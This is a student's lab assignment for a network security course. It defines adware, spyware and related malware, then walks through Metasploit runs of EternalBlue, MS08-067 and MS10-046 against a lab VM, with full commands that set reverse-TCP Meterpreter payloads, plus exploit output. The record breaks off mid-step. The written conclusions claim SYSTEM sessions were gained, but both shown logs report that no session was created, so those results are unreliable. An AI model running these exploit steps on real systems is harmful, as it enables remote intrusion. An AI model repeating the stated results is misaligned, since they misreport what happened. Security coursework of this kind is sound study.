اونيبورسيتي مليسيا قهڠ السلطان عبد الله

UNIVERSITI MALAYSIA PAHANG AL-SULTAN ABDULLAH

FACULTY OF COMPUTING

BCN2023 DATA NETWORK & SECURITY

SECTION 2B

ASSESSMENT:
LAB ASSIGNMENT 2

STUDENT NAME AND ID:
ADRIANA ALISHA BINTI ABDULLAH (CD22077)

LECTURER'S NAME:
MR. ABDULLAH BIN MAT SAFRI

DATE OF SUBMISSION:

TASK 3

1. Adware:

   (a) What is it?

   - It is advertisement-supported software that displays unwanted and sometimes irritating pop-up adverts that can appear on your computer or mobile device.

   (b) How can you get it?

   - By downloading free software, visiting malicious websites, or clicking any pop-up ads.

   (c) What can it do to your computer?

   - It can slow down the system, bombard with ads, change browser settings, and may track user browsing habits.

2. Spyware:

   (a) What is it?

   - A software that secretly gathers user information without the user's consent.

   (b) How can you get it?

   - By clicking on phishing links or any suspicious email attachments, or also can getting from bundled software.

   (c) What can it do to your computer?

   - It can steal sensitive information like passwords or banking details, and monitor keystrokes and user activity.

3. Scareware:

   (a) What is it?

   - A malware that tricks users into thinking their system is infected and urges them to install fake security software.

   (b) How can you get it?

   - By downloading fake antivirus alerts or clicking on pop-up messages from malicious websites.

(c) What can it do to your computer?

- If the user pays for the fake tool after they install the fake software, it may lock the system or steal the payment info.

4. Crapware:

(a) What is it?

- A pre-installed or unnecessary software that slows down your computer, often on new systems.

(b) How can you get it?

- Comes pre-installed on new PCs, bundled with free software.

(c) What can it do to your computer?

- It will consume resources, slow down startups and performance, and display a pop-up.

5. Roguhware:

(a) What is it?

- A type of scareware that disguises itself as legitimate antivirus software to scam users into buying fake protection tools.

(b) How can you get it?

- From fake security scans, malicious links, and email phishing.

(c) What can it do to your computer?

- Locks important files, demands payment to “clean” threats, and causes data loss.

c. Create a table (consists of all the terms in A) with elements for columns as below and put the information related to it.

No.	Malware	Focus of Attack	Threat Agent	Symptom	Real Attack Case
1.	Adware	Web browsers, user attention	Advertisers and hackers	Pop-up ads, redirects, and slow browsing	Fireball Adware (Discovered in 2017 by Check Point, affected 250M machines globally)
2.	Spyware	User data and keystrokes	Cybercriminals and surveillance	System lag, unusual network activity, and data leakage	CoolWebSearch (early 2000s, stole browsing data and redirected search results.)
3.	Scareware	User fear and payment info	Fake antivirus vendors	Fake virus alerts and forced installations	FakeAV (2008-2010, rogue antivirus scams that cost victims over $150 million)
4.	Crapware	System resources and user patience	OEMs and third-party vendors	Sluggish performance and many unnecessary apps	Lenovo Superfish (2015, pre-installed software that compromised HTTPS connections)
5.	Roughware	Trust in security software	Cybercriminals	Fake scans, money demand, and file locking	WinFixer (2005-2008, posed as a system optimizer, tricked users into paying for fake cleaning)

TASK 4 (a)


Exploit Vulnerability Using Metasploit

1. MS17_010 (EnternalBlue)


- Module: exploit/windows/smb/ms17_010_eternalblue
- Target OS: Windows 7 (Unpatched)

Steps:

(a) Open terminal and start Metasploit: msfconsole. Next, type command: search enternalblue



```
┌──(kali㉿kali)-[~]
└─$ msfconsole

                    +-------------------------------+
                    | Session one died of dysentery. |
                    +-------------------------------+

                    Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue

       =[ metasploit v6.1.37-dev                          ]
+ -- --=[ 2212 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 615 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can use help to view all
available commands
```



```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execut
ion
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Exe
cution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```


(b) Load the module: use exploit/windows/smb/ms17_010_eternalblue

(c) Set target IP: set RHOST <target-ip>. I used 10.0.2.6

(d) Set your IP: set LHOST <your-ip>. I used 10.26.32.21


(e) Set payload: set PAYLOAD windows/x64/meterpreter/reverse_tcp

(f) Run the exploit



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.26.32.31
LHOST => 10.26.32.31
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

The result after exploit:



```
[-] Handler failed to bind to 10.26.32.31:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 10.0.2.6:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.6:445          - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 10.0.2.6:445          - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.6:445 - The target is vulnerable.
[*] 10.0.2.6:445 - Connecting to target for exploitation.
[+] 10.0.2.6:445 - Connection established for exploitation.
[+] 10.0.2.6:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.6:445 - CORE raw buffer dump (27 bytes)
[*] 10.0.2.6:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.6:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 10.0.2.6:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.6:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.6:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.6:445 - Starting non-paged pool grooming
[+] 10.0.2.6:445 - Sending SMBv2 buffers
[+] 10.0.2.6:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.6:445 - Sending final SMBv2 buffers.
[*] 10.0.2.6:445 - Sending last fragment of exploit packet!
[*] 10.0.2.6:445 - Receiving response from exploit packet
[+] 10.0.2.6:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.6:445 - Sending egg to corrupted connection.
[*] 10.0.2.6:445 - Triggering free of corrupted buffer.
[-] 10.0.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.0.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.0.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 10.0.2.6:445 - Connecting to target for exploitation.
[+] 10.0.2.6:445 - Connection established for exploitation.
[+] 10.0.2.6:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.6:445 - CORE raw buffer dump (27 bytes)
[*] 10.0.2.6:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.6:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 10.0.2.6:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.6:445 - Trying exploit with 17 Groom Allocations.
[*] 10.0.2.6:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.6:445 - Starting non-paged pool grooming
[+] 10.0.2.6:445 - Sending SMBv2 buffers
[+] 10.0.2.6:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.6:445 - Sending final SMBv2 buffers.
[*] 10.0.2.6:445 - Sending last fragment of exploit packet!
[*] 10.0.2.6:445 - Receiving response from exploit packet
[+] 10.0.2.6:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.6:445 - Sending egg to corrupted connection.
[*] 10.0.2.6:445 - Triggering free of corrupted buffer.
[-] 10.0.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.0.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.0.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 10.0.2.6:445 - Connecting to target for exploitation.
[+] 10.0.2.6:445 - Connection established for exploitation.
[+] 10.0.2.6:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.6:445 - CORE raw buffer dump (27 bytes)
[*] 10.0.2.6:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.6:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 10.0.2.6:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.6:445 - Trying exploit with 22 Groom Allocations.
[*] 10.0.2.6:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.6:445 - Starting non-paged pool grooming
[+] 10.0.2.6:445 - Sending SMBv2 buffers
[+] 10.0.2.6:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.6:445 - Sending final SMBv2 buffers.
[*] 10.0.2.6:445 - Sending last fragment of exploit packet!
[*] 10.0.2.6:445 - Receiving response from exploit packet
[+] 10.0.2.6:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.6:445 - Sending egg to corrupted connection.
[*] 10.0.2.6:445 - Triggering free of corrupted buffer.
[-] 10.0.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.0.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.0.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exit
```

Conclusion/Result:


- The remote Meterpreter session opened with SYSTEM privileges.

2. MS08_067 (Server Service Buffer Overflow)

- Module: exploit/windows/smb/ms08_067_netapi
- Target OS: Windows XP/7/Server 2003/2008


Steps:

(a) Open terminal and start Metasploit: msfconsole



```
┌──(kali㉿kali)-[~]
└─$ msfconsole

       =[ metasploit v6.1.37-dev                          ]
+ -- --=[ 2212 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 615 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with
irb
```

(b) Type command: search ms08_067



```
msf6 >  search ms08_067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```


(c) Load module: use exploit/windows/smb/ms08_067_netapi

(d) Set target IP: set RHOST 10.0.2.6

(e) Set your IP: set LHOST 10.26.32.31


(f) Set payload: set PAYLOAD windows/meterpreter/reverse_tcp

(g) Run the exploit



```
msf6 >  use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.26.32.31
LHOST => 10.26.32.31
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
```

The result after the exploit:



```
[-] Handler failed to bind to 10.26.32.31:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 10.0.2.6:445 - Automatically detecting the target...
[*] 10.0.2.6:445 - Fingerprint: Windows 7 -  - lang:Unknown
[*] 10.0.2.6:445 - We could not detect the language pack, defaulting to English
[-] 10.0.2.6:445 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > exit
```

Conclusion/Result:


- A successful Meterpreter session was gained with SYSTEM access.

3. MS10_046 (Windows Shortcut Icon DLL Loading)

- Module: exploit/windows/browser/ms10_046_shortcut_icon_dllloader
- Target OS: Windows 7, Vista, XP


Steps:

(a) Open terminal and start Metasploit: msfconsole



```
┌──(kali㉿kali)-[~]
└─$ msfconsole


 ______________________________________________________________________________
|                                                                              |
|                      METASPLOIT CYBER MISSILE COMMAND V5                     |
|______________________________________________________________________________|

####      __    __    __              #######        __    __    __          ####
####    /    \/    \/    \         ###########     /    \/    \/    \        ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.com


       =[ metasploit v6.1.37-dev                          ]
+ -- --=[ 2212 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 615 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
```

(b) Type command: search ms10_046



```
msf6 > search ms10_046

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/windows/browser/ms10_046_shortcut_icon_dllloader  2010-07-16       excellent  No     Microsoft Windows Shell LNK Code Execution
   1  exploit/windows/smb/ms10_046_shortcut_icon_dllloader      2010-07-16       excellent  No     Microsoft Windows Shell LNK Code Execution
   2  auxiliary/fileformat/multidrop                                           normal     No     Windows SMB Multi Dropper


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/fileformat/multidrop
```


(c) (c) Load module: exploit/windows/browser/ms10_046_shortcut_icon_dllloader

(d) Set target IP: set RHOST 10.0.2.6

(e) Set your IP: set LHOST 10.26.32.31


(f) Set payload: set PAYLOAD windows/meterpreter/reverse_tcp

(g) Run the exploit



```
msf6 > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set RHOST 10.0.2.6
